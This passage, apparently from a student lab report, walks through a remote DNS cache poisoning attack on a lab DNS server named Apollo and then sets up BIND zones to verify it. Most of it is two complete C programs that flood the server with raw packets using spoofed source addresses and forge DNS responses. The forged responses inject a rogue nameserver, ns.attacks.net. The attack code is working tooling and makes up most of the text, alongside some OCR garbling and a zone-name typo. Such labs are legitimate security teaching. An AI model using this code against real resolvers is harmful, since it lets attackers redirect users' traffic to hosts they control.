S response on wireshark session from VM_1 (attacker).

Now observing the wireshark session we are able to identify the packet structure. Next task is to forge the DNS response packet.

Forge DNS Response Packets

We will be using the following program (modified udp.c) to forge a dns packet and transmit numerous packets to the server from the attacker (10.0.2.15)



dns packet response program generated packet on VM_1, attacker machine

The above shown packet is the one which we successfully forged. Wireshark session shows the packet details.

Now the objective of this attack is that when we do a query for a www.example.com, the request will pass to through the DNS Server Apollo (VM_3) in our case. And then the request is sent to the root servers and so on. We

have to forge the DNS response with the correct transaction id and send it to Apollo before the actual result comes so as to store our spoofed values in its cache. For that we have written the following program which spoof's the DNS response:

```
// ----udp_response.c------

// The program is to spoofing tons of different queries to the victim.
// Use wireshark to study the packets. However, it is not enough for
// the lab, please finish the response packet and complete the task.

// Compile command:
// gcc -lpcap udp.c -o udp

   #include <unistd.h>
   #include <stdio.h>
   #include <sys/socket.h>
   #include <netinet/ip.h>
   #include <netinet/udp.h>
   #include <fcntl.h>
   #include <string.h>
   #include <errno.h>
   #include <stdlib.h>
   #include <libnet.h>

   // The packet length

#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100
   // Can create separate header file (.h) for all headers' structure
   // The IP header's structure

   struct ipheader {
    unsigned char      iph_ihl:4, iph_ver:4;
    unsigned char      iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
 //  unsigned char      iph_flag;
    unsigned short int iph_offset;
    unsigned char      iph_ttl;
    unsigned char      iph_protocol;
    unsigned short int iph_chksum;
    unsigned int       iph_sourceip;
    unsigned int       iph_destip;
   };

   // UDP header's structure

   struct udpheader {
    unsigned short int udph_srcport;
    unsigned short int udph_destport;
    unsigned short int udph_len;
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    unsigned short int udph_chksum;
   };

   struct dnsheader {
      unsigned short int query_id;
      unsigned short int flags;
      unsigned short int QDCOUNT;
      unsigned short int ANCOUNT;
      unsigned short int NSCOUNT;
      unsigned short int ARCOUNT;

};

// This structure just for convinience in the DNS packet, because such 4 byte data often appears.

struct dnsquestion{
      unsigned short int  type;
      unsigned short int  class;

};

struct dnsanswer{
      unsigned short int  d_ans_url;
      unsigned short int  d_ans_type;
      unsigned short int  d_ans_class;
      unsigned short int  d_ans_ttl1;
      unsigned short int  d_ans_ttl2;
      unsigned short int  d_ans_len;
      struct in_addr d_ans_ip;
};

struct dnsauthoritative{
      unsigned short int  d_auth_url;
      unsigned short int  d_auth_type;
      unsigned short int  d_auth_class;
      unsigned short int  d_auth_ttl1;
      unsigned short int  d_auth_ttl2;
      unsigned short int  d_auth_len;
      char d_auth_ns_url[15];
};

struct dnsadditional{
      char d_addn_ns_url[15];
      unsigned short int  d_addn_type;
      unsigned short int  d_addn_class;
      unsigned short int  d_addn_ttl1;
      unsigned short int  d_addn_ttl2;
      unsigned short int  d_addn_len;
      struct in_addr d_addn_ip;
};

   // total udp header length: 8 bytes (=64 bits)
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```
unsigned int checksum(uint16_t *usBuff, int isize)
{
      unsigned int cksum=0;
      for(;isize>1;isize-=2){
      cksum+=*usBuff++;
      }
      if(isize==1){
       cksum+=*(uint16_t *)usBuff;
       }
      return (cksum);
}

// calculate udp checksum

uint16_t check_udp_sum(uint8_t *buffer, int len)
{
       unsigned long sum=0;
      struct ipheader *tempI=(struct ipheader *)(buffer);
      struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct ipheader));
      struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct ipheader)+sizeof(struct udpheader));
      tempH->udph_chksum=0;
      sum=checksum( (uint16_t *)   &(tempI->iph_sourceip) ,8 );
      sum+=checksum((uint16_t *) tempH,len);
      sum+=ntohs(IPPROTO_UDP+len);
      sum=(sum>>16)+(sum & 0x0000ffff);
      sum+=(sum>>16);
      return (uint16_t)(~sum);
}

   // Function for checksum calculation. From the RFC,
   // the checksum algorithm is:
   //  "The checksum field is the 16 bit one's complement of the one's
   //  complement sum of all 16 bit words in the header.  For purposes of
   //  computing the checksum, the value of the checksum field is zero."

   unsigned short csum(unsigned short *buf, int nwords)
   {
         unsigned long sum;
         for(sum=0; nwords>0; nwords--)
               sum += *buf++;
         sum = (sum >> 16) + (sum &0xffff);
        sum += (sum >> 16);
         return (unsigned short)(~sum);

   }

int main(int argc, char *argv[])

{
// This is to check the argc number
   if(argc != 3){
      printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first to last:src_IP  dest_IP  \n");
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    exit(-1);
  }

// socket descriptor
  int sd;
// buffer to hold the packet
  char buffer[PCKT_LEN];
// set the buffer to 0 for all bytes
  memset(buffer, 0, PCKT_LEN);
  // Our own headers' structures
  struct ipheader *ip = (struct ipheader *) buffer;
  struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
  struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct ipheader)+sizeof(struct udpheader));

// data is the pointer points to the first byte of the dns payload
  char *data=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));

////////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
// relate to the lab, you can change them. begin:
////////////////////////////////////////////////////////////////////////

//The flag you need to set
    dns->flags=htons(FLAG_R);
//only 1 query, so the count should be one.
    dns->QDCOUNT=htons(0x01);
    dns->ANCOUNT=htons(0x01);
    dns->NSCOUNT=htons(0x01);
    dns->ARCOUNT=htons(0x01);
//query string
  strcpy(data,"\5xxxxx\7example\3edu");
  int length= strlen(data)+1;
//this is for convinience to get the struct type write the 4bytes in a more organized way.
    //Filling the dns question section (1 query)
  struct dnsquestion * end=(struct dnsquestion *)(data+length);
  end->type=htons(0x01);
  end->class=htons(0x01);

//filling the dns answer section (1 answer)
  struct dnsanswer * d_ans=(struct dnsanswer *)(data+length+sizeof(struct dnsquestion));
    d_ans->d_ans_url = htons(0xc00c);
    d_ans->d_ans_type = htons(0x01);
    d_ans->d_ans_class = htons(0x01);
    d_ans->d_ans_ttl1 = htons(0x00);
    d_ans->d_ans_ttl2 = htons(0x000258);
    d_ans->d_ans_len = htons(0x04);
    d_ans->d_ans_ip.s_addr = inet_addr("1.1.1.1");

//filling the dns authoritative section (1 authoritative)
  struct dnsauthoritative * d_auth=(struct dnsauthoritative *)(data+length+sizeof(struct
dnsquestion)+sizeof(struct dnsanswer));
    d_auth->d_auth_url = htons(0xc012);
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    d_auth->d_auth_type = htons(0x02);
    d_auth->d_auth_class = htons(0x01);
    d_auth->d_auth_ttl1 = htons(0x00);
    d_auth->d_auth_ttl2 = htons(0x000258);
    d_auth->d_auth_len = htons(0x010);
    strcpy(d_auth->d_auth_ns_url,"\2ns\7attacks\3net\0");

//filling the dns additional section (2 additional)
  struct dnsadditional * d_addn=(struct dnsadditional *)(data+length+sizeof(struct dnsquestion)+sizeof(struct
dnsanswer)+sizeof(struct dnsauthoritative));
    strcpy(d_addn->d_addn_ns_url,"\2ns\7attacks\3net\0");
    d_addn->d_addn_type = htons(0x01);
    d_addn->d_addn_class = htons(0x01);
    d_addn->d_addn_ttl1 = htons(0x00);
    d_addn->d_addn_ttl2 = htons(0x000258);
    d_addn->d_addn_len = htons(0x04);
    d_addn->d_addn_ip.s_addr = inet_addr("1.1.1.1");

//////////////////////////////////////////////////////////////////////
// DNS format, relate to the lab, you need to change them, end
//////////////////////////////////////////////////////////////////////

/*************************************************************************************

Construction of the packet is done.
now focus on how to do the settings and send the packet we have composed out
*************************************************************************************/
  // Source and destination addresses: IP and port


 struct sockaddr_in sin, din;
  int one = 1;
  const int *val = &one;
   dns->query_id=rand(); // transaction ID for the query packet, use random #
  // Create a raw socket with UDP protocol
  sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
if(sd<0 ) // if socket fails to be created
printf("socket error\n");
  // The source is redundant, may be used later if needed

  // The address family
  sin.sin_family = AF_INET;
  din.sin_family = AF_INET;
  // Port numbers
  sin.sin_port = htons(33333);
  din.sin_port = htons(53);
  // IP addresses

  sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we input into the program
  din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we input into the program

  // Fabricate the IP header or we can use the
  // standard header structures but assign our own values.
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   ip->iph_ihl = 5;
   ip->iph_ver = 4;
   ip->iph_tos = 0; // Low delay

   unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dnsquestion)+sizeof(struct dnsanswer)+sizeof(struct
dnsauthoritative)+sizeof(struct dnsadditional)); // length + dataEnd_size == UDP_payload_size

    ip->iph_len=htons(packetLength);
   ip->iph_ident = htons(rand()); // we give a random number for the identification#
   ip->iph_ttl = 110; // hops
   ip->iph_protocol = 17; // UDP
   // Source IP address, can use spoofed address here!!!

   ip->iph_sourceip = inet_addr(argv[1]);
   // The destination IP address
   ip->iph_destip = inet_addr(argv[2]);

   // Fabricate the UDP header. Source port number, redundant

   udp->udph_srcport = htons(40000+rand()%10000);  // source port number, I make them random... remember
the lower number may be reserved

   // Destination port number
   udp->udph_destport = htons(53);
udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct
dnsquestion)+sizeof(struct dnsanswer)+sizeof(struct dnsauthoritative)+sizeof(struct dnsadditional)); //
udp_header_size + udp_payload_size

   // Calculate the checksum for integrity//
   ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));
udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));

/*************************************************************************8

Tips the checksum is quite important to pass the checking integrity. You need to study the algorithem and what
part should be taken into the calculation.

!!!!!If you change anything related to the calculation of the checksum, you need to re-

calculate it or the packet will be dropped.!!!!!

Here things became easier since I wrote the checksum function for you. You don't need

to spend your time writing the right checksum function. Just for knowledge purpose,

remember the seconed parameter for UDP checksum: ipheader_size + udpheader_size + udpData_size

for IP checksum: ipheader_size + udpheader_size

*************************************************************************/

   // Inform the kernel do not fill up the packet structure. we will build our own...
 if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
{
printf("error\n");
```

```
exit(-1);
}

while(1){

// This is to generate different query in xxxxx.example.edu

int charnumber;
     charnumber=1+rand()%5;
     *(data+charnumber)+=1;
     udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader)); // recalculate the
checksum for the UDP packet

     // send the packet out.
if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
 printf("packet send error %d which means %s\n",errno,strerror(errno));
     }
close(sd);
return 0;
}
```

udp_response.c

If we make a single request from the terminal 'dig xxxxx.example.com' and even if we send multiple responses to the Apollo DNS server, the name server will respond before us and our response will be invalid. So what we do is we run the udp_query.c program (given in the lab). This program will generate random queries with the same domain. And when we run our dns_response we have a better chance at hitting the server.

```
// ----udp_query.c------

// The program is to spoofing tons of different queries to the victim.
// Use wireshark to study the packets. However, it is not enough for
// the lab, please finish the response packet and complete the task.

// Compile command:
// gcc -lpcap udp.c -o udp

   #include <unistd.h>
   #include <stdio.h>
   #include <sys/socket.h>
   #include <netinet/ip.h>
   #include <netinet/udp.h>
   #include <fcntl.h>
   #include <string.h>
   #include <errno.h>
   #include <stdlib.h>
   #include <libnet.h>

   // The packet length

#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100
   // Can create separate header file (.h) for all headers' structure
   // The IP header's structure
```

```
  struct ipheader {
   unsigned char      iph_ihl:4, iph_ver:4;
   unsigned char      iph_tos;
   unsigned short int iph_len;
   unsigned short int iph_ident;
//  unsigned char      iph_flag;
   unsigned short int iph_offset;
   unsigned char      iph_ttl;
   unsigned char      iph_protocol;
   unsigned short int iph_chksum;
   unsigned int       iph_sourceip;
   unsigned int       iph_destip;
  };

  // UDP header's structure

  struct udpheader {
   unsigned short int udph_srcport;
   unsigned short int udph_destport;
   unsigned short int udph_len;
   unsigned short int udph_chksum;
  };

  struct dnsheader {
     unsigned short int query_id;
     unsigned short int flags;
     unsigned short int QDCOUNT;
     unsigned short int ANCOUNT;
     unsigned short int NSCOUNT;
     unsigned short int ARCOUNT;

};

// This structure just for convinience in the DNS packet, because such 4 byte data often appears.

struct dataend{
     unsigned short int  type;
     unsigned short int  class;

};

  // total udp header length: 8 bytes (=64 bits)

unsigned int checksum(uint16_t *usBuff, int isize)
{
     unsigned int cksum=0;
     for(;isize>1;isize-=2){
     cksum+=*usBuff++;
     }
     if(isize==1){
      cksum+=*(uint16_t *)usBuff;
      }
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```
    return (cksum);
}

// calculate udp checksum

uint16_t check_udp_sum(uint8_t *buffer, int len)
{
     unsigned long sum=0;
    struct ipheader *tempI=(struct ipheader *)(buffer);
    struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct ipheader));
    struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct ipheader)+sizeof(struct udpheader));
    tempH->udph_chksum=0;
    sum=checksum( (uint16_t *)   &(tempI->iph_sourceip) ,8 );
    sum+=checksum((uint16_t *) tempH,len);
    sum+=ntohs(IPPROTO_UDP+len);
    sum=(sum>>16)+(sum & 0x0000ffff);
    sum+=(sum>>16);
    return (uint16_t)(~sum);
}

  // Function for checksum calculation. From the RFC,
  // the checksum algorithm is:
  //  "The checksum field is the 16 bit one's complement of the one's
  //  complement sum of all 16 bit words in the header.  For purposes of
  //  computing the checksum, the value of the checksum field is zero."

  unsigned short csum(unsigned short *buf, int nwords)
  {
        unsigned long sum;
        for(sum=0; nwords>0; nwords--)
              sum += *buf++;
        sum = (sum >> 16) + (sum &0xffff);
       sum += (sum >> 16);
        return (unsigned short)(~sum);

  }

int main(int argc, char *argv[])

{
// This is to check the argc number
  if(argc != 3){
    printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first to last:src_IP  dest_IP  \n");
    exit(-1);
  }

// socket descriptor
  int sd;
// buffer to hold the packet
  char buffer[PCKT_LEN];
// set the buffer to 0 for all bytes
  memset(buffer, 0, PCKT_LEN);
  // Our own headers' structures
```

```
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));
   struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct ipheader)+sizeof(struct udpheader));

// data is the pointer points to the first byte of the dns payload
   char *data=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));

////////////////////////////////////////////////////////////////////////
// dns fields(UDP payload field)
// relate to the lab, you can change them. begin:
////////////////////////////////////////////////////////////////////////

//The flag you need to set
      dns->flags=htons(FLAG_Q);
//only 1 query, so the count should be one.
      dns->QDCOUNT=htons(0x01);
      dns->ANCOUNT=htons(0x00);
      dns->NSCOUNT=htons(0x00);
      dns->ARCOUNT=htons(0x00);
//query string
   strcpy(data,"\5xxxxx\7example\3edu");
   int length= strlen(data)+1;
//this is for convinience to get the struct type write the 4bytes in a more organized way.
      //Filling the dns question section (1 query)
   struct dataend * end=(struct dataend *)(data+length);
   end->type=htons(0x01);
   end->class=htons(0x01);


////////////////////////////////////////////////////////////////////////
// DNS format, relate to the lab, you need to change them, end
////////////////////////////////////////////////////////////////////////

/*************************************************************************************

Construction of the packet is done.
now focus on how to do the settings and send the packet we have composed out
*************************************************************************************/
   // Source and destination addresses: IP and port


 struct sockaddr_in sin, din;
   int one = 1;
   const int *val = &one;
    dns->query_id=rand(); // transaction ID for the query packet, use random #
   // Create a raw socket with UDP protocol
   sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
if(sd<0 ) // if socket fails to be created
printf("socket error\n");
   // The source is redundant, may be used later if needed
```

```
// The address family
sin.sin_family = AF_INET;
din.sin_family = AF_INET;
// Port numbers
sin.sin_port = htons(33333);
din.sin_port = htons(53);
// IP addresses

sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we input into the program
din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we input into the program

// Fabricate the IP header or we can use the
// standard header structures but assign our own values.

ip->iph_ihl = 5;
ip->iph_ver = 4;
ip->iph_tos = 0; // Low delay

unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dataend)); // length + dataEnd_size == UDP_payload_size

 ip->iph_len=htons(packetLength);
ip->iph_ident = htons(rand()); // we give a random number for the identification#
ip->iph_ttl = 110; // hops
ip->iph_protocol = 17; // UDP
// Source IP address, can use spoofed address here!!!

ip->iph_sourceip = inet_addr(argv[1]);
// The destination IP address
ip->iph_destip = inet_addr(argv[2]);

// Fabricate the UDP header. Source port number, redundant

udp->udph_srcport = htons(40000+rand()%10000);  // source port number, I make them random... remember
the lower number may be reserved

// Destination port number
udp->udph_destport = htons(53);
udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataend)); //
udp_header_size + udp_payload_size

// Calculate the checksum for integrity//
ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct udpheader));
udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));

/*************************************************************************8
```

Tips the checksum is quite important to pass the checking integrity. You need to study the algorithem and what part should be taken into the calculation.

!!!!!If you change anything related to the calculation of the checksum, you need to re-

calculate it or the packet will be dropped.!!!!!

Here things became easier since I wrote the checksum function for you. You don't need

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to spend your time writing the right checksum function. Just for knowledge purpose,

remember the seconed parameter for UDP checksum: ipheader_size + udpheader_size + udpData_size

for IP checksum: ipheader_size + udpheader_size

*****************************************************************************/

   // Inform the kernel do not fill up the packet structure. we will build our own...
 if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
{
printf("error\n");
exit(-1);
}


while(1){

// This is to generate different query in xxxxx.example.edu


int charnumber;
      charnumber=1+rand()%5;
      *(data+charnumber)+=1;
      udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader)); // recalculate the
checksum for the UDP packet

      // send the packet out.
if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
 printf("packet send error %d which means %s\n",errno,strerror(errno));
      }
close(sd);
return 0;
}
```

Dns_query.c




dns_query running on attacker machine



dns_response running on attacker machine

Getting the response with both correct transaction ID and the query, the probability (1/8 * 1/8) is very low. However after multiple such attempts I got the cache poisoned. (I had to keep running the queries for more than 1 hour (actually left it overnight, don't know when the poison happened) to get the cache finally poisoned).

The DNS cache after poisoning



Apollo cache shows ns.attacks.net showing that DNS was successfully poisoned.

3.2 Task 2: Result Verification

We are using a fake domain named 'ns.attacks.net'

First we create a default zone in the Apollo server, by adding the following lines to /etc/bind/named.conf.default-zones

zone "ns.attackss.net" {


type master;

file "/etc/bind/db.attacker";

};

default zone added on Apollo (VM_3).

Next we create the file /etc/bind/db.attacker with the content provided in the lab description:



db.attacker file on VM_3

Next we need to configure our attacker machine to repond to the DNS queries of ns.attacks.net:


We add the following lines of code in /etc/bind/named.conf.local of attacker machine (VM_1)

```
zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
```

};
Next we create the file /etc/bind/example.com.db, with the content provided in the lab as shown:

example.com.db file created on attacker machine.

Next we restart both the machine's bind9 server using the command: 'sudo service bind9 restart'




Restart both attacker bind9 server and Apollo server.

The Response:

